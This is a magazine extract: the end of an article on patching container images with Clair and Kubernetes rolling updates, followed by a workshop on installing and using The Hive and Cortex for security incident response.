


Figure 2: Automated monitoring of security vulnerabilities in container images can be handled by Clair, but only for the static layers of the respective image. © Red Hat




Figure 3: If Clair detects a problem with an image, it warns you and prompts you to install the new image. However, a rollout of the respective pods is required to follow up. © Red Hat

build the complete image yourself, things get even more complicated. In such situations, you have to rely on manual work. One method could be to use tools such as `apt-listchanges` to monitor the changes regularly in the packages that the respective image contains. If the `security` string appears, it could indicate that an update is on the cards. However, solutions like this are not available off the shelf, and companies that use a CI/CD tool chain to build their own images need to develop this aspect of the build process themselves.

Clair to the Rescue

If you build your own Docker images so as to preserve the original layers of a base image, a small utility named Clair can come to your rescue (Figure 2). Clair analyzes container images on the basis of their metadata and compares the images with a list of published security issues. If it finds vulnerabilities, it raises an alert and prompts you to update your base images (Figure 3).

On the one hand, this process requires a CI/CD pipeline that can locally construct a new image with a new base image and the local changes. On the other hand, tools like Clair do not discover security issues in the locally modified parts. That said, an approach that uses Clair is still far more convenient than staging the handling of the entire gamut

of security problems in your own infrastructure. A general tip at this point is to let the community and the

manufacturers handle the topic of security, as you would in a standard environment.

Clair, by the way, belongs to Quay, which Red Hat acquired a few years ago. Clair is therefore integrated into OpenShift: For example, the images of active pods can be checked directly from the OpenShift graphical user interface. Again, Clair does not examine the contents of the container – only the layers of the image – for known security problems (Figure 4).

For the sake of completeness, I should also mention that most manufacturers of external software also rely on base images from the major distributors for their Docker containers (Figure 5).

For example, the container that MariaDB delivers with the database is based on the Ubuntu Focal image




Figure 4: Clair's capabilities can be used in OpenShift both in the graphical user interface and from the command line.




Figure 5: MariaDB relies on the Ubuntu base image for its container, so Clair will detect any issues that might arise.

provided by Canonical. For use in Clair, this proves to be a great advantage, because it means that Clair can at least check those parts of the MariaDB image kept from the original Ubuntu image.

Correcting Images

The second step after discovering that a security problem exists is something I have already implicitly worked through in this article. The most important basic rules can be listed briefly: Security updates in containers can always be solved when you roll out a new version of the container instead of tinkering with the running container. For this to work, the architecture of a setup must be designed to be implicitly redundant from the start. Central tools such as databases must be clustered so that the failure of a container does not cause the entire environment to collapse.

However, how exactly you find updated images on the basis of which you then launch new containers is something that I cannot meaningfully describe in this article. The number of potential setups in the field that use and generate images is huge. In an article on containers and security [2], I looked in detail three years ago why it is not a good idea to source containers on the web, roll them out, and only briefly test whether they deliver the desired functionality. To this day, nothing has changed in this regard; what's more, anyone who seriously runs container workloads somehow has to get their containers out of a CI/CD pipeline, which is not a particularly convenient task to construct in such an environment.

Commercial Distributions Help

The manufacturers of the commercial Kubernetes distributions are aware of this problem and help you in various ways. If you use Red Hat's OpenShift

or SUSE's Rancher, for example, you can source all the software required for a CI/CD tool chain in a version preconfigured by the manufacturer, which makes the setup far easier, especially because the manufacturers now also deliver their solutions with easy-to-understand, intuitive user interfaces.

The Update

Assume you have identified the MariaDB container from the example as a container with a security problem and now want to update it. You have already sourced and retrieved the new image, so the next step is concrete action. If you do not use a fleet manager like Kubernetes, the whole process is quickly completed: Stop the old pod, start the new pod, repeat until all the pods have been rotated – done.

However, setups with containers that are not governed by a fleet manager are very rare these days, so this example can hardly be considered true to life. Typically, you will instead be dealing with an arbitrary delivery form of Kubernetes, such as OpenShift, Rancher, or the vendor's Kubernetes distribution. At this point, a technique the Kubernetes developers refer to as a “rolling update” comes into play, and it is basically intended for just such scenarios.

Basically, you do not update the individual containers in a pod. Instead, you phase in new pods alongside the existing pods. If so desired, Kubernetes can handle inserting new pods with newer images and phasing out old pods automatically – a rolling update. Under the hood, it uses the Kubernetes controllers for replica sets to do its job. A Kubernetes tutorial [3] describes the technique in detail for each case. The advantage of this approach is that you don't have to worry about removing the obsolete containers. Instead, you can safely assume that the vulnerable software will disappear into a black hole.

Complicated but Possible

Containers are more versatile and complex than their conventional predecessors; moreover, an administrator will typically have an orchestrator to back them up. You might find this extra help annoying, or you might be happy for the help the respective components give you as an admin. Good and reliable security updates for containers require careful planning and good preparation. To avoid falling flat on your face in daily production, an administrator must, above all, have their processes under control. Tools such as Clair help enormously, but are useless without appropriate preparation.

All told, however, the topic of container image security in Kubernetes is currently also not as deeply anchored as you might actually want it to be. OpenShift is the only product that uses Clair as a scanner for potential problems. Vendors need to offer ways and means of automatically inspecting running containers, not only on the basis of some image IDs, but on the basis of the existing containers. ■

Info

- [1] “A Service Mesh for Microarchitecture Components” by Martin Loschwitz, *ADMIN*, issue 54, 2019, pg. 28, [<https://www.admin-magazine.com/Archive/2019/54/A-service-mesh-for-microarchitecture-components>]
- [2] “Keeping the Software in Docker Containers Up to Date” by Martin Loschwitz, *ADMIN*, issue 46, 2018, pg. 52, [<https://www.admin-magazine.com/Archive/2018/46/Keeping-the-software-in-Docker-containers-up-to-date>]
- [3] Rolling Updates in Kubernetes: [<https://kubernetes.io/docs/tutorials/kubernetes-basics/update/update-intro/>]

The Author

Freelance journalist Martin Gerhard Loschwitz focuses primarily on topics such as OpenStack, Kubernetes, and Ceph.



Shop the Shop

shop.linuxnewmedia.com


Want to subscribe?

Searching for that back issue you really wish you'd picked up at the newsstand?



Discover the past and invest in a new year of IT solutions at Linux New Media's online store.


►► shop.linuxnewmedia.com ◀◀

DIGITAL & PRINT SUBSCRIPTIONS



SPECIAL EDITIONS





Incident analysis with The Hive and Cortex

Searching for Clues

Deployed together, The Hive platform and Cortex automation tool optimize the workflow for your incident response team. By Matthias Wübeling

The number of IT security incidents in the enterprise is constantly increasing, and the security of the internal infrastructure is a permanent challenge for many companies, whether the company's Security Operation Center (SOC) maintains its own team for incident analysis – a Computer Emergency Response Team (CERT) or Computer Security Incidence Response Team (CSIRT) – or initially handles monitoring and incident response as a task itself.

In addition to already fairly extensive tasks (e.g., keeping a constant eye on the infrastructure, detecting attacks at an early stage, and containing the damage attackers potentially could cause), SOCs also have other responsibilities. Incident management, authoring and monitoring situation reports, and information protection with classic risk management and business continuity are all relevant to risk prevention. As an analyst, then, you are dependent on established reporting tools and techniques

for the continuous analysis of data to conduct root cause research reliably and respond to the threat in the event of damage.

Threat intelligence analysis uses a variety of tools to help gather information and share insights. Various tools let you process security incidents. In addition to GRR Rapid Response [1] or MISP [2], the list of free incident response platforms includes The Hive [3], which is being further developed by analysts from SOCs and CERTs and already offers a successful environment for automation-capable analysis of large and small volumes of data with its basic feature set – above all, thanks to its flexible extensibility. To connect to other platforms and engage in an exchange with other analysts, the developers rely on MISP, an established sharing platform. Cortex [4] is another tool that provides additional functionality for analysis with what are referred to as “neurons.” The analyzers let you connect to external tools to check observables

that serve as indicators of compromise (IoCs) of your analysis cases. The responders support immediate actions for matching analysis results, such as sending email for information or blocking DNS queries for certain malicious domains in your company. Both tools support granular configuration and complex setups for daily use.

Setting Up The Hive and Cortex

Before I address the details of using The Hive, you will need a running instance of The Hive and Cortex with appropriate dependencies. At the time of writing, version 4.1 of The Hive was just released. The documentation [3] explains different ways to install, depending on which operating system you are using.

If you initially want to set up The Hive and Cortex for testing purposes only, Docker containers are particularly useful as a runtime environment. The project environment has

its own Git repository [5], where you can pick up ready-made scripts for Docker Compose configuration files for different setups, which means you don't have to go into the details of configuring the components. To download the contents of the repository, use the command:

```
git clone https://github.com/
TheHive-Project/Docker-Templates
```

In the remainder of this article, I use the containers of the Compose files available from the repository with version 4.1 of The Hive, version 3.1 of Cortex, and Nginx with HTTPS. These files can be found in the subfolder `docker/thehive4-cortex31-nginx-https`. The Readme file included in the directory describes the steps needed to set up the environment. As the first step, create a certificate for the Nginx proxy and copy it to the correct location in the Nginx container volume:

```
openssl req -new -nodes > cert.csr
openssl rsa -in privkey.pem -out key.pem
openssl x509
  -in cert.csr -out cert.pem -req
  -signkey key.pem -days 365
cp cert.pem vol/ssl/nginx-selfsigned.crt
cp key.pem vol/ssl/nginx-selfsigned.key
```

Then, edit the Nginx configuration for The Hive in the `./vol/nginx/thehive.conf` file and for Cortex in the `./vol/nginx/cortex.conf` file to match your environment. In the simplest case, just update the value of the `server_name` directive. If you are running the containers locally, enter

```
server_name thehive.localhost
www.thehive.localhost;
server_name cortex.localhost
www.cortex.localhost;
```

and extend the entry for IP 127.0.0.1 in the `/etc/hosts` file to include these four names.

Before customizing the `.env` file with the API key for Cortex, manually create the network referenced in the Compose file and then start all the containers with the commands:

```
docker network create proxy
docker-compose up -d
```

After starting Cortex, open the web application by typing `https://cortex.localhost/`, update the database when prompted by Cortex, and create an initial administrative user for your login. With this account, you will then log in directly to the user interface. To integrate with The Hive, you first need a new organization within Cortex. The automatically created organization, named *cortex*, cannot be used for this purpose, because you cannot create normal users in it. Therefore, create a new organization by clicking on *Organizations | Add organization*. Choose an arbitrary name and enter a short description of the organization. In the resulting list, click on the organization you just created and press *Add user* to create a new user. Fill out the name fields accordingly and keep the role setting of *read, analyze*.

After clicking on *Create API Key* in the line with the new user, press *Reveal* to display the generated API key, and copy the key into the `.env` file's variable definition. While you are currently in the user overview, you can create another user in this organization directly and assign the *read, analyze, orgadmin* role to this user as the organization's administrator. With this role, you then configure the analyzers and responders in the next step. For The Hive to now adopt the updated API key and connect to Cortex, stop and remove the corresponding container and restart it directly:

```
docker-compose stop thehive
docker-compose rm thehive
docker-compose up -d
```

If you do not start the containers as the root user, you will need to update the access rights to the files in the mounted folders by setting your current user as the owner of the files and restart all the containers,

```
chown -R `id -u`:`id -g` vol/*
docker-compose stop &&
docker-compose start
```

just to be on the safe side.

Analizers

Cortex provides different analyzers for further analysis of the observables of an incident. The Hive comes with 16 different observable types. Among them are IP addresses; domain, host, and file names; and entries in the Windows registry. During incident handling, you will document these observables with a corresponding context, content, or date and time, which become IoCs.

The analyzers in Cortex now let you gather more information about observables. For example, you can discover the details of a domain name or the IP address of a connection or check for the existence of a host in email spam lists. Suspicious files can be uploaded to virus scanners, and the results can be used for further processing. Before you use these tools, however, you need to enable them for your organization and configure them accordingly.

Now when you log back into the Cortex interface, use the administrator role for your organization, which you just created for the login. Working with this account, you can now select the *Organization | Analyzers* tab and display all available analysis tools (Figure 1).

Scroll through the list and select the analyzers you want. Some of the analyzers use commercial services, so if you already use these in your company, you can enable them directly and enter your access data or API keys for use in the configuration pop-up. To demonstrate the usage, first enable three free services – *GoogleDNS_resolve*, *Robtex_IP_Query*, and *SpamhausDBL* – by pressing *Enable*.

You do not need to change anything in the specific settings of these three analyzers for the time being, so you can press *Save* in the lower area of the overlay. If you occasionally process confidential content during incident handling that you classify according to the Traffic Light Protocol (TLP) [6], you will want to set the TLP filter here to the maximum permitted level for the information sent to service providers. In addition to the TLP, you can




Figure 1: Overview of available analyzers in Cortex that search for specific tracks.

also configure settings for the Permissible Actions Protocol (PAP) [7]. PAP specifies which activities you are allowed to perform with a resource that underlies an item of information – in particular, how invasive the performed activities are allowed to be. The *Rate Limiting* setting lets you configure an appropriate interval to regulate the number and frequency of requests. Right now, you could try out the analyzers you just enabled by clicking on *New Analysis* from within the Cortex interface. To continue the integration of Cortex into The Hive, you should skip this step for now.

Responder Actions

After enabling the analyzers, now select the *Responders* tab. You will find a similar overview with small tools that help you respond to the incident findings. For example, if you use Cisco Secure Endpoint at your end, the Cortex *AMPforEndpoints* responder will isolate directly affected end systems for the duration of your investigation and then revoke this isolation when your work is complete. The *DNS_RPZ* responder lets you add suspicious or dangerous domain names to a response policy zone on your DNS resolver and thus redirect or block ac-

cess to these domains. You can also connect to a ticket system (e.g., Redmine is supported by default with the *Redmine_Issue* responder) and automatically post tickets for coworkers. On enabling, you have to enter credentials to access your Redmine instance and select the required project.

To avoid going beyond the scope of this article, only enable the *Mailer*

responder at this point, which will dispatch email with information about your incident. Save an email account in the configuration that you can use for test purposes. Filters can also be configured for the responders to reflect the TLP and PAP levels. Because you are sending data from your incident with the mail responder, you should use these filters to prevent un-

Figure 2: Creating a new incident in The Hive.

intentional disclosure of confidential information.

To avoid inadvertently generating unnecessary traffic or spam, set a rate limit for each responder. Of course, all of these settings can be adjusted later if you suddenly find they no longer fit your company philosophy or the operational environment.

Configuring The Hive

After completing the desired settings in Cortex, for further automation, you can turn to the interface in The Hive. To begin, call up the URL in your browser that you stored earlier in your Nginx configuration: in this example, <https://thehive.localhost/>. Unlike Cortex, The Hive does not let you create an administrative user. The account is already stored in the database, with *admin*: *<secret>* credentials that let you log in to the system.

To use The Hive for your analyses, create an organization for your analyst user by pressing the *Admin* button and selecting *Organisations* from the menu that appears. Now click *New Organisation* to enter the necessary information and click on the name of the organization you created to access the settings, where you can now create a user. Choose *Edit password* to set a password for the user's login.

The developers of The Hive have done some good groundwork for adding useful prebuilt templates, MISP taxonomies, and attack patterns. After selecting the appropriate category in the Admin menu, you will see a link for downloading the matching

templates, after which you can make the contents of the downloaded files available in The Hive by pressing the *Import template* button.

Now your setup is prepared to the extent that it can process your first incident. To do so, log out of The Hive with the *admin* user and log in again with the login created for the analyst. You will be taken to the incident overview, which initially does not list any incidents.

Editing Incidents

Now you need to create a new incident processing case by clicking on *New Case*. You can fill out the fields as shown in [Figure 2](#), but you will want to select the TLP and PAP values such that the analyzers and responders in Cortex are still allowed to process the data. Then press *Create case*.

In the incident overview, select the incident you just created and the *Observables* tab. Observed artifacts can now be documented here. Because the selected analyzers all also work with domain names, you will add an observable of the *Domain* type in the overlay. Enter the selected domain under *Value*, select a tag in *Tags*, or simply type the name of a new tag in the field; then, add a short description in the *Description* field. Click on *Create observable* and wait until the observable appears in the list.

If you now click on the created observable, you can enter your information about it in *Basic Information*. Later, you can use *Sharing* to select other organizations with which you want to share the information. In the

Analysis window you will see the analyzers you have selected, at least as long as they support the domain type. Now click on the small orange icons to start the Cortex analyzers or click on the *Run all* label above the table. In the background, Cortex will now start to find more information. After the analysis is finished, the table shows the successful execution of the analyzers ([Figure 3](#)).

If you now switch back to the Observables overview for your incident, you will see the results of the individual analyzers for each observable highlighted in blue ([Figure 4](#)).

Taking Steps

With the help of the analyzer results, you can sort the observables for your incident in a better way for a good overview of critical artifacts. Now you need to decide whether you want to perform automated actions on the basis of the findings. Clicking on the gear icon to the right of an observable will let you select the responders that are available for that particular observable type. Because you only selected the email responder earlier, you will see a warning if you use the icon for the domain you entered earlier. If you have enabled and configured the responder for your DNS resolver, select it here, which will cause the domain to be blocked.

Because the email responder does not send individual observables, but only entire incidents, scroll to the top of the Observables overview. Now you can see the gear icon and the *Responder* label in the titlebar of the incident. Of course, before you

Analysis		Run all
Analyzer	Last analysis	Actions
GoogleDNS_resolve_1_0_0	✓ 05/20/21 23:59 (cortex0)	
SpamhausDBL_1_0	✓ 05/20/21 23:59 (cortex0)	
URLhaus_2_0	✓ 05/20/21 23:59 (cortex0)	

Figure 3: The example analyzers.

activate the responder, you need to configure a recipient address, which you can accomplish with the use of the incident tags. Just add a tag with the following scheme:

```
mail:inbox@admin-magazine.com
```

If you now click on the gear wheel in the titlebar, you can select and enable the email responder. A corresponding email will then be sent in the background.

Load Balancing and APIs

Once set up, The Hive interacts with Cortex to provide many ways to streamline incident handling for your incident response team. For load balancing, you can configure multiple Cortex instances and control the selection of individual “neurons” with tags. Many tools already

exist with connections to common services that just need to be configured for use.

If you want to develop your own analyzers or responders, Python will get you there quickly, allowing you to connect internal APIs for further incident handling. Automating analyzers and responders lets the analyst concentrate on essential tasks without the need for additional information.

Conclusions

In this workshop, I showed you how to configure and use Cortex as an extension to The Hive incident response platform by enabling some initial analyzers and responders and successfully testing their use. Even though the project’s documentation unfortunately tends to lag slightly a bit behind the development work,

the developers of The Hive and Cortex and the project’s community are there to help you with any questions. At the end of the day, The Hive with Cortex ensures a significant productivity boost for any incident response team. ■

